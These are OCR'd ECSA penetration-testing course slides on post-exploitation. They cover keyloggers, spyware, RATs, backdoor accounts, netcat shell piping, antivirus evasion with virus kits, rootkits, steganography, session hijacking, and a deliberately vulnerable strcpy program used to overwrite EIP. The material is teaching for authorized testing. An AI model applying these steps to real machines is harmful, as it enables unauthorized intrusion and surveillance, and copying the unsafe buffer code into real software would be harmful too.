Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Escalate User Privileges

ECSA
EC-Council Certified Security Analyst

- Attempt to escalate user privileges to the level of administrator

Features

- Recovers passwords from multiple partitions and hard disk drives
- Detects and displays all Microsoft Security Databases (SAM)
- Displays full account information for any local user



Source: *http://www.password-changer.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Reset the Local Administrator or other User Account Passwords

ECSA

- You can reset the local administrator or other user account passwords of a Windows OS machine by using tools such as Windows Password Reset Standard and Active@ Password Changer
- Attempt if you can achieve this on a target PC



Source: *http://www.resetwindowspassword.com*




Source: *http://www.password-changer.com*

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt to Plant a Software Keylogger to Steal Passwords

ECSA

- Keyloggers invisibly record all keystrokes of every user activity performed on the computer
- Attempt to install a software keylogger that can transmit the log file to an email address
- You can use keyloggers such as All In One Keylogger, Ultimate Keylogger, Powered Keylogger, etc.



Source: *http://www.relytec.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Plant a Hardware Keylogger to Steal Passwords

ECSA

- Hardware keyloggers capture and record users' keystrokes, including website addresses, sensitive information (passwords)—anything typed on the computer
- Attempt to install a hardware keylogger that can record passwords and email text




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt to Plant Spyware on the Target Machine

ECSA

- Spyware is a type of program that secretly records user interactions between the computer and the Internet and sends them to remote attackers
- Attempt to install spyware on the target machine
- You can use tools such as SpyAgent Keystrokes Log Viewer, Power Spy Keylogger, Activity Monitor, etc. to record user interactions with computer



Source: http://www.spytech-web.com

实施间谍软件

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Plant a Trojan on the Target Machine


ECSA

- Attempt to install a backdoor on the target machine
- Try to connect to the Trojan from another machine within the network

[redacted]

- ChewBacca
- CyberGate
- BlackHole RAT
- MoSucker
- Xtreme RAT

BlackHole RAT Trojan



Request for admin privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt to Create a Backdoor Account on the Target Machine

ECSA

01 A backdoor is installed to regain access to the target system in future

02 Attackers create secret accounts and gain illegal access to resources while bypassing authentication procedures

03 Backdoors are mainly created by inserting malicious source code or sending viruses, worms, or other malware

04 Attackers create backdoors to covertly gather critical information about an individual or organization


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Create a Backdoor Account on the Target Machine (Cont'd)

ECSA

- Use social engineering to install the malicious program on the victim computer
- Send an email with an executable, such as a singing birthday card, to an unsuspecting user
- When the user runs the executable, it installs a malicious program in the background without the user's knowledge
- You can gain control over the victim host through malicious program and by doing anything on the network from behind the firewall




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Creating Backdoor in Windows System for Future Access and Remote Administration

ECSA


Forcing victim's system to listen on specific port using netcat (open a netcat listener)



Windows command prompt has been piped through the netcat connection



Piping command shell on victim's system to the listening port (Create a Backdoor)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Bypass Antivirus Software Installed on the Target Machine

ECSA

- Many antivirus applications fail to trace rootkits and thus allow the malware to pass through undetected
- If antivirus protection is enabled on the target machine, then try to write your own virus to bypass the antivirus rules
- You can also use virus construction kits such as Sam's Virus Generator, JPS Virus Maker, and Andreinick05's Batch Virus Maker

JPS



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Attempt to Send a Virus using the Target Machine

ECSA

- Send a virus to the target machine and watch how it spreads through the network

Virus Example

- Sober worm
- Blaster worm
- Klez
- I love you




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt to Plant Rootkits on the Target Machine

ECSA

- A rootkit is a set of programs that an attacker uses to penetrate a system
- After system intrusion, the rootkit can create backdoors, spawn a shell of a particular network port, provide unauthorized access to illegitimate users, and many other functions
- Plant a rootkit on the target machine that hides files and processes, and check whether the system detects it




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hide Sensitive Data on Target Machines

ECSA

- Hiding sensitive data prevents other users from reading the file and identifying key information
- Hide data on the target machine
- You can hide items such as:
  - Source code
  - Pictures
  - Word documents and spreadsheets
- Use tools such as Free Hide Folder, WinMend etc. to hide the files and folders




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use Various Steganography Techniques to Hide Files on Target Machines

ECSA

- Attempt to hide information in images and simple text files
- Tools: QuickStego Software and SNOW
- Load the image into QuickStego (or QuickCrypto) and the secret text that was hidden in the photograph




Source: http://quickcrypto.com

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

Whitespace Steganography Tool: SNOW

ECSA

- The program SNOW is used to conceal messages in ASCII text by appending whitespace to the end of lines
- Since spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers
- If the built-in encryption is used, the message cannot be read, even if it is detected



Source: http://www.darkside.com.au


Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Capture Communications between FTP Client and FTP Server

ECSA

- Capture the communications between FTP client and FTP server
- FTP Traffic Capture records the results of communication between an FTP client and an FTP server




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Capture HTTPS Traffic (Even though it cannot be Decoded)

ECSA

- Capture HTTPS traffic (even though it cannot be decoded)
- IE HTTP Analyzer is a utility that allows you to capture HTTP/HTTPS traffic in real time



Source: http://www.leinspector.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Spoof the MAC address

ECSA

- Spoof the MAC address and get access to VLANs
- SpoofMAC is a powerful, easy to use, and intuitive MAC address–changing (spoofing) tool for Windows systems





Source: *http://www.klcconsulting.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Poison the Victim's IE Proxy Server

ECSA





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Session Hijacking on Telnet Traffic

ECSA

01 To hijack the session, log in as the Administrator on the Telnet server

02 Initially, you will observe the session in real time without attempting to desynchronize the connection


03 If you are passively hijacking a Telnet session, you can see the Telnet commands as the Administrator types them into the window

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt Session Hijacking on FTP Traffic

ECSA

- Attempt session hijacking on FTP traffic




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Session Hijacking on HTTP Traffic

ECSA

- Attempt session hijacking on HTTP traffic




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger

ECSA

Heap



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger (Cont'd)

ECSA

Example

Try to overwrite the instruction pointer (with user-supplied values) and control program execution

Step 1

Testing "sample.exe" for stack overflows:

```
#include<stdio.h>
int main(int argc,
char *argv[])
{
char buff[20];
printf("copying
into buffer");
strcpy(buff,
argv[1]); return 0;
}
```

Step 2

Launch "sample.exe" in a debugger

Step 3

A large sequence of characters such as "A", can be supplied in the argument field as shown in figure 1 in next slide

Step 4

Open the executable with the supplied arguments (AAAAAAAA...) and continue execution. The result is shown in figure 2 in next slide

Step 5

EIP contains the value "41414141" that represents the hexadecimal "AAAA"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Stack Overflow Vulnerability using OllyDbg Debugger (Cont'd)

ECSA




Figure 1

